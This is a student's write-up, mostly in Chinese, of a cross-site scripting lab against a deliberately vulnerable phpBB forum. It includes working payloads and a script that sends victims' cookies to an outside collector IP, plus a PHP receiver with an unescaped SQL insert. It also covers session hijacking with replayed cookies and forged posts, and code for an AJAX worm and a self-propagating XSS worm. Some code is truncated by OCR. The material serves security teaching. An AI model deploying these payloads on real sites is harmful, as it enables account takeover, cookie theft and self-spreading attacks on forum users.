

2020 Spring XSS attack

Task 1: Posting a Malicious Message to Display an Alert Window


www.xsslabphpbb.com/viewtopic.php?p=6#6
phpBB on MySQL
This is the phpBB2 forum with XSS v
FAQ
Search
Memberlist
Profile
You have no new messages
eply
phpBB on MySQL4 Forum Index -> Test Forum 1
Posted: Sat Jul 04, 2020 11:17 am
Post subject: test
确定

XSS

Task 2: Posting a Malicious Message to Display Cookies



www.xsslabphpbb.com/viewtopic.php?p=7#7
phpBB on MySQL4
This is the phpBB2 forum with XSS vulnerability
FAQ
Search
Memberlist
Usergroups
Profile
You have no new messages
Log out [bob]
treply
phpBB on MySQL4 Forum Index -> Test Forum 1
Posted: Sat Jul 04
确定

__tad=1593859661.3666937; phpbb2mysql_data=a%3A2%3A%7Bs%3A11%3A%22autologinid%22%3Bs%3A0%3A%22%22%3Bs%3A6%3A%22userid%22%3Bs%3A1%3A%224%22%3B%7D; phpbb2mysql_sid=a01c6e0c8f1537a40fff66a551de93c3; phpbb2mysql_t=a%3A2%3A%7Bi%3A6%3Bi%3A1593861433%3Bi%3A7%3Bi%3A1593861520%3B%7D

Task 3: Stealing Cookies from the Victim’s Machine

```
//服务器接收cookie代码
<?php

$cookie = $_GET['Cookie'];
$server = $_SERVER['REMOTE_ADDR'];
```


```php

$servername = "localhost";
$username = "root";
$password = "root";
$dbname = "dwva";

// 创建连接
$conn = new mysqli($servername, $username, $password, $dbname);
// 检测连接
if ($conn->connect_error) {
    die("连接失败: " . $conn->connect_error);
}

$sql = "INSERT INTO cookie (IP, Cookie)
VALUES ('$server', '$cookie')";

if ($conn->query($sql) === TRUE) {
    echo "新记录录插入成功";
} else {
    echo "Error: " . $sql . "<br>" . $conn->error;
}

$conn->close();
```



```
Hello Folks,
<script>document.write("<img src=http://192.168.123.79/test.php?Cookie=" + escape(document.cookie) + ">");</script>
This script is to test XSS. Thanks.
```

payload如上


接收在服务器上，查看mysql数据库


2 [MySQL - @localhost]
users.credential [MySQL - @localhost]
console_3 [MySQL - @localhost]
test.users [MySQL - @localhost]
dwva.cookie [MySQL - @localhost]
3 rows
Tx: Auto
DDL
Comma-...d (CSV)
dwva.cookie
<Filter Criteria>

	IP	Cookie
1	127.0.0.1	test
2	192.168.123.79	document.cookie
3	192.168.123.79	phpbb2mysql_sid=8171773e040cba679601d4631f64aad5; phpbb2mysql_data=a%3A2%3A%7Bs%3A11%3A%22autologinid%22%3Bs%3A0%3…

Task 4: Impersonating the Victim using the Stolen Cookies

用burpsuit抓到包解析




```
a%3A5%3A%7Bi%3A5%3Bi%3A1593861090%3Bi%3A6%3Bi%3A1593861530%3Bi%3A7%3Bi%3A1593863779%3Bi%3A8%3Bi%3A1593864011%3Bi%3A9%3Bi%3A1593864105%3B%7D
```

phpbb2mysql_t解码

```
a:5:{i:5;i:1593861090;i:6;i:1593861530;i:7;i:1593863779;i:8;i:1593864011;i:9;i:1593864105;}
```

解码post信息



```
8=%23444444&addbbcode20=0&helpbox=Italic+text%3A+%5Bi%5Dtext%5B%2Fi%5D++%28alt%2Bi%29&message=IamTest&poll_title=&add_poll_option_text=&poll_length=&mode=newtopic&sid=8171773e040cba679601d4631f64aad5&f=1&post=Submit
```

对POST过去的数据进行URL解码

```
subject=test4&addbbcode18=#444444&addbbcode20=0&helpbox=Italic text: [i]text[/i]  (alt+i)&message=IamTest&poll_title=&add_poll_option_text=&poll_length=&mode=newtopic&sid=8171773e040cba679601d4631f64aad5&f=1&post=Submit
```

主题

发帖内容


发帖形式

暂不清楚SID是否有任何作用

动作

思路：只需将cookie替换成他人的cookie并且通过上面的发帖结构就能发送伪造的帖子


利用实验给出的java代码



```
InputStream responseIn = null;
// URL to be forged.
URL url = new URL( spec: "http://www.xsslabphpbb.com/posting.php");
// URLConnection instance is created to further parameterize a
// resource request past what the state members of URL instance
// can
URLConn
if (url
    url
    url
}

// addRequestProperty method is used to add HTTP Header Information.
// Here we add User-Agent HTTP header to the forged HTTP packet.
urlConn.addRequestProperty("Cookie", "phpbb2mysql_sid=c95172a7e5ee59724d5bb07d7b0543f0; phpbb2mysql_data=
//HTTP Post Data which includes the information to be sent to the server.
String data = "subject=testsdsa&addbbcode18=%23444444&addbbcode20=0&helpbox=Italic+text%3A+%5Bi%5Dtext%5B
// DoOutput flag of URL Connection should be set to true
// to send HTTP POST message.
urlConn.setDoOutput(true);
```

修改实验中给出的代码
1* 改链接posting.php
2* 修改cookie
3* 将发帖结构填入，要注意的是 sid 为cookie中的phpbb2mysql_sid字段

Task 5: Writing an XSS Worm



Test Forum 1

Moderators: None


Users browsing this forum: None

newtopic phpBB on MySQL4 Forum Index -> Test Forum 1

Mark all topics read

注意这里test55是yimu创建的恶意帖子，bob查看导致自己被假装已发送了帖子

Topics	Replies	Author	Views	Last Post
XSSWorm	0	bob	0	Sat Jul 04, 2020 1:14 pm bob
XSSWorm	0	bob	0	Sat Jul 04, 2020 1:13 pm bob
test55	0	yimu	3	Sat Jul 04, 2020 1:12 pm yimu
test44	0	yimu	1	Sat Jul 04, 2020 1:10 pm yimu



```
class="postdetails">Posted: Sat Jul 04, 2020 1:12 pm<span class="gen">&nbsp;</span>&nbsp; &nbsp;Post subject: test55</span></td>
                <td v                                                          15"><img src="templates/subSilver/images/lang_english/icon_quote.gif" alt="Reply with quote" title="Rep
border="0" /></a> <a                                                             ilver/images/lang_english/icon_edit.gif" alt="Edit/Delete this post" title="Edit/Delete this post" bor
href="posting.php?mod                                                           rc="templates/subSilver/images/icon_delete.gif" alt="Delete this post" title="Delete this post" border=
            </tr>
            <tr>
                <td c
            </tr>
            <tr>
                <td colspan="2"><span class="postbody"><script>var Ajax=null;Ajax=new
XMLHttpRequest();Ajax.open("POST","http://www.xsslabphpbb.com/posting.php",true);Ajax.setRequestHeader("Host","www.xsslabphpbb.com");Ajax.setRequestHeader("Keep-
Alive","300");Ajax.setRequestHeader("Connection","keep-alive");Ajax.setRequestHeader("Cookie",document.cookie);Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");var
cookie=document.cookie;var id=cookie.match(/phpbb2mysql_sid=(.*)/);var content="subject=XSSWorm"
+"&addbbcode18=%23444444&addbbcode20=0&helpbox=Font+color%3A+%5Bcolor%3Dred%5Dtext%5B%2Fcolor%5D++Tip%3A+you+can+also+use+color%3D%23FF0000&" +"message=This%20isaXSSWorm"
+"&poll_title=&add_poll_option_text=&poll_length=&mode=newtopic&sid=" +RegExp.$1.slice(0,32) + "&f=1&post=Submit";Ajax.send(content);</script></span><span class="gensmall"></span></td>
            </tr>
        </table></td>
    </tr>
    <tr>
        <td class="row1" width="150" align="left" valign="middle"><span class="nav"><a href="#top" class="nav">Back to top</a></span></td>
        <td class="row1" width="100%" height="28" valign="bottom" nowrap="nowrap"><table cellspacing="0" cellpadding="0" border="0" height="18" width="18">
```

查看网站源代码可以看到<script>标签，注意的需要恶意的xss代码一行写入，否则会被
</br>标签包裹，导致代码不能生效

主要是通过ajax发送post请求。

```
<script>
var Ajax=null;
Ajax=new XMLHttpRequest();
```


```
Ajax.open("POST","http://www.xsslabphpbb.com/posting.php",true);
Ajax.setRequestHeader("Host","www.xsslabphpbb.com");
Ajax.setRequestHeader("Keep-Alive","300");
Ajax.setRequestHeader("Connection","keep-alive");
Ajax.setRequestHeader("Cookie",document.cookie);
Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
var cookie=document.cookie;
var id=cookie.match(/phpbb2mysql_sid=(.*)/);
var content="subject=XSSWorm" +
"&addbbcode18=%23444444&addbbcode20=0&helpbox=Font+color%3A+%5Bcolor%3Dred%5
Dtext%5B%2Fcolor%5D++Tip%3A+you+can+also+use+color%3D%23FF0000&" +
"message=This%20isaXSSWorm" +
"&poll_title=&add_poll_option_text=&poll_length=&mode=newtopic&sid=" +
RegExp.$1.slice(0,32) + "&f=1&post=Submit";
Ajax.send(content);
</script>
```

Task 6: Writing a Self-Propagating XSS Worm

同task5 不同的是 需要自复制。思路就是给script一个id，然后通过dom 获取到该script内容。

```
<script id=worm>var scriptValue = document.getElementById("worm");
scriptValue = scriptValue.childNodes[0].nodeValue; scriptValue =
escape(scriptValue); var Ajax = null; Ajax = new XMLHttpRequest();
Ajax.open("POST","http://www.xsslabphpbb.com/posting.php",true);
Ajax.setRequestHeader("Host","www.xsslabphpbb.com");
Ajax.setRequestHeader("Keep-Alive","300");
Ajax.setRequestHeader("Connection","keep-alive");
Ajax.setRequestHeader("Cookie",document.cookie);
Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
var cookie = document.cookie; var id = cookie.match(/phpbb2mysql_sid=(.*)/);
var content = "subject=This is a self-popagation worm"; content =
content.concat("&addbbcode18=%23444444&addbbcode20=0&helpbox=Font+color%3A
+%5Bcolor%3Dred%5Dtext%5B%2Fcolor%5D++Tip%3A+you+can+also+use+color%3D%23F
F0000&message=%3Cscript id=worm>"); content = content.concat(scriptValue);
content =
content.concat("%3C/script>&poll_title=&add_poll_option_text=&poll_length=
&mode=newtopic&sid="); content = content.concat(RegExp.$1.slice(0,32));
content = content.concat("&f=1&post=Submit"); Ajax.send(content); </script>
```

效果如下：



Topics	Replies	Author
This is a self-popagation worm	0	admin
This is a self-popagation worm	0	yimu
This is a self-popagation worm	0	bob
This is a self-popagation worm	0	bob
test6	0	bob

yimu->bob 访问了bob的帖子
admin访问了yimu的帖子
都被假装发帖了